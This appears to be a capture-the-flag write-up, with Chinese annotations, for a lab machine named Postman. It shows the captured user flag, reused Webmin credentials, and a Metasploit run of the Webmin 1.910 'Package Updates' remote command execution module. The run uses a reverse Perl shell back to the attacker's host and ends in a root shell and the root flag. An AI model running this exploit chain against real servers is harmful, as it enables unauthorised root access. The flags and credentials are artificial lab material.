
user flag



```
user.txt
Matt@Postman:~$ cat user.txt
04cc3ea04c52ec000f310753f1b8ff0a
Matt@Postman:~$
```


此帳密也可以登1000port的登入介面

```
username : Matt
passwd : computer2008
```




```
Matt@Postman:/etc/webmin$ cat version
1.910
Matt@Postman:/etc/webmin$
```

webmin 1.910 version




```
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)                                  | linux/remote/46984.rb
msf6 exploit(linux/http/webmin_packageup_rce) > options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   computer2008     yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.160     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      10000            yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME   Matt             yes       Webmin Username
   VHOST                       no        HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.4       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Webmin ≤ 1.910
```

提權成功



```
msf6 exploit(linux/http/webmin_packageup_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.4:4444
[+] Session cookie: 419981278a1704bbb7014b81faf89aa0
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.4:4444 → 10.10.10.160:34406) at 2024-04-22 06:15:15 -0700

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```



```
cat /root/root.txt
6916d7c73dab0148061f324e17e39000
```